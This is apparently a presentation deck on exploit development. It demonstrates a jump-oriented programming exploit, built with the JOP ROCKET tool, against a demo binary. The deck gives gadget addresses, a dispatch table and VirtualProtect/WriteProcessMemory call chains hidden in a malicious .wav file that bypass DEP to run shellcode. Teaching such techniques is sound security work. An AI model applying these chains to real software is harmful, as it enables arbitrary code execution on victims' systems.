
NOW ONTO A JOP EXPLOIT DEMO

- Let the **fun** begin.
- Let's walk through some of the finer points, so we can understand how it works in practice.

EXPLOIT DIAGRAM

You can download the JOP ROCKET from Github:
https://github.com/Bw3ll/JOP_ROCKET

- We have two points of control here, an overflow in a string resulting in control over EIP, and the file supplied which gets written to memory.
- Flow of execution for the exploit:



1. Initial overflow

```
>enter input:
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA…
```

2. JOP Setup Gadget

```
SUB ESP,0x4f;
POP EAX;
. . .
JMP EDX;
```


3. JOP chains in malicious .wav

```
.wav file header
. . .
VirtualProtect()
JOP Chain
. . .
. . .
WriteProcessMemory()
JOP Chain
. . .
. . .
```

4. NOP sled + Shellcode


This gadget put the Dispatcher address in EDX, and the Table address in EDI, making JOP possible.

A LOOK AT SOME JOP SPECIFICS



Register holding dispatcher address:	EDX
Register holding dispatch table address:	EDI
Dispatcher gadget instructions:	ADD EDI,0xC; JMP DWORD PTR [EDI];
ESP location during main JOP chains:	628 bytes after the beginning of the .wav file in memory (0x00436628)

JOP MECHANICS



Dispatcher Gadget

Address:	**0x00401538**
ADD EDI,0xC;	
JMP DWORD PTR [EDI];	

Dispatch table

Address	Value
0x00436038	ED 17 40 00
0x0043603C	41 41 41 41
0x00436040	41 41 41 41
0x00436044	E6 15 40 00
0x00436048	41 41 41 41
0x0043604C	41 41 41 41
0x00436050	E6 15 40 00
0x00436054	41 41 41 41
0x00436058	41 41 41 41
0x0043605C	61 15 40 00

Functional Gadgets

Address	Instruction
0x00401561	MOV ECX,0x0552A200;
. . .	MOV EBX,0x40204020;
. . .	JMP EDX;
. . .	. . .
0x004015E6	ADD ESP, 0x894;
. . .	MOV EBP,ESP;
. . .	JMP EDX;
. . .	. . .
0x004016ED	MOV ESP,0x00435500;
. . .	JMP EDX;

SETTING THINGS UP

- Initial overflow directs execution to the setup gadget (below).
  - Allows us to put the dispatcher address into EDX and the table address into EDI.
  - CALL EDX directs flow to dispatcher. Everything after adheres to dispatch table.

SUB ESP moves ESP into our buffer so we can supply values.

0x00401642	SUB ESP,0x4f # POP EAX # POP EDX # POP EDI
	XOR EDX,EAX # XOR EDI,EAX # CALL EDX

XORs allow us to get to values containing null bytes without supplying null bytes ourselves.

- Before we start crafting function calls, let's move ESP.
  - ESP is moved to a location in memory where the .wav file is written

0x004016ED	MOV ESP,0x00435500 # JMP EDX	Pretty close… file starts at 0x00436000.
0x004015E6	ADD ESP, 0x894 # MOV EBP,ESP # JMP EDX	ESP = 0x00435D94, one more should do it.
0x004015E6	ADD ESP, 0x894 # MOV EBP,ESP # JMP EDX	ESP = 0x00436628, 628 bytes after the start of the file in memory.

CALLING FUNCTIONS WITH JOP

- VirtualProtect()
  - Used to create a section of RWX memory to write shellcode to and execute it from.
    - This violates the core principle behind DEP.

Items Pushed, in Order		
Formal Name	Value Pushed	Descripton
Return Address	0x004015F0	Return to next gadget in chain
lpfOldProtect	0x00461000	A writable location
flNewProtect	0x40	Choose RWX protections
dwSize	0xF000	How much memory to change
lpAddress	0x00427000	Address of memory to change
Pointer to Function	0x7647432F	Used to call function

CALLING FUNCTIONS WITH JOP

- **WriteProcessMemory()**
  - Used to copy the shellcode from our malicious file to the RWX memory created by VirtualProtect().


Items Pushed, in Order		
Formal Name	Value Pushed	Descripton
Return Address	0x00432128	Return to freshly written shellcode
lpNumberOfBytesWritten	0x00461000	A writable location
nSize	0x240	Number of bytes to write
lpBuffer	0x004369FC	Location of bytes to copy from
lpBaseAddress	0x00432128	Address to write to
hProcess	0xFFFFFFFF	Handle to current process
Pointer to Function	0x7648D9A8	Used to call function

SUPPLYING VALUES FOR FUNCTIONS

- A single gadget is used at the start of the chain for each function to set ECX to an arbitrary value.
  - Specific value isn't important – just the fact that we know what value it is.

0x00401561	MOV ECX,0x0552A200 # … # JMP EDX

- Afterwards, this series of gadgets is used repeatedly:
  - Allows us to PUSH two of our needed values for a function call.
  - ESP is adjusted as needed in later uses



1 0x00401544 … # POP EAX # … # JMP EDX

2 0x00401572 … # XOR ECX, EAX # … # JMP EDX

3 0x00401544 … # POP EAX # … # JMP EDX

4 0x00401591 PUSH EAX # PUSH ECX # … # JMP EDX

- ESP doesn't move much after the very start of the exploit. Only slight adjustments are needed to PUSH and POP at the right locations.

0x004015D5	SUB ESP,0x8 # JMP EDX
0x00401591	PUSH EAX # PUSH ECX # … # JMP EDX

SOME NUANCES

- **Dereferencing VirtualProtect() Pointer**
  - Within memory is a pointer to the VirtualProtect() address. This pointer is always at the same location: 0x00427008.
  - Here ECX contains the pointer (0x00427008). Dereferencing this pointer gives us the real VirtualProtect() address.

0x004015DF	... # MOV ECX, DWORD PTR [ECX] # JMP EDX

This gadget dereferences 0x00427008. As a result, 0x7647432F is left in ECX, which is the real VirtualProtect() address.

- **Fixing EDX After VirtualProtect() Call**
  - VirtualProtect() changes EDX, making it no longer contai
  - This gadget can be used to POP the address back into EDX.


0x004015F0	POP EDX # ... # RET

This gadget is ROP rather than JOP. Just make sure you place the dispatcher address in the .wav file and RET to it. ROP it and JOP it ☺

- **CALL-ing a Friend**
  - You can use gadgets ending in CALL <register> as well! Just account for the return address the CALL instruction will push.

0x00401733	... # POP EAX # CALL EDX	A return address is pushed automatically with CALL
0x004015D0	ADD ESP,0x4 # JMP EDX	Just move ESP back where it was.

A COUPLE MORE NUANCES



- **Getting the address to WriteProcessMemory()**
  - Unlike VirtualProtect(), the binary doesn't have a direct pointer to WriteProcessMemory().
  - However, both functions are found in the same DLL.
  - We can get to WriteProcessMemory() by manually analyzing the DLL and finding an offset to add to the VirtualProtect() address.

At this point in the chain, ECX already contains the dereferenced VirtualProtect() address.

0x00401544	**... # POP EAX # JMP EDX**	**Putting the offset into EAX**
0x00401604	**MOV EBX,EAX # ADD EBX,ECX # JMP EDX**	**Offset gets added to VirtualProtect() address, so it becomes WriteProcessMemory() address.**

- **JMP to a Different Register**
  - If you need a specific gadget, but it JMPs or CALLs to the wrong register, why not put the Dispatcher address in that register than use it anyways?

0x00401695	**MOV EAX,EDX # ... # JMP EDX**
0x0040159E	**... # PUSH EBX # JMP EAX**

AND NOW TIME FOR THE DEMO?

1. Take a ROCKET ride.
2. JOP it.
3. Profit.
4. Joy?

THANK YOU!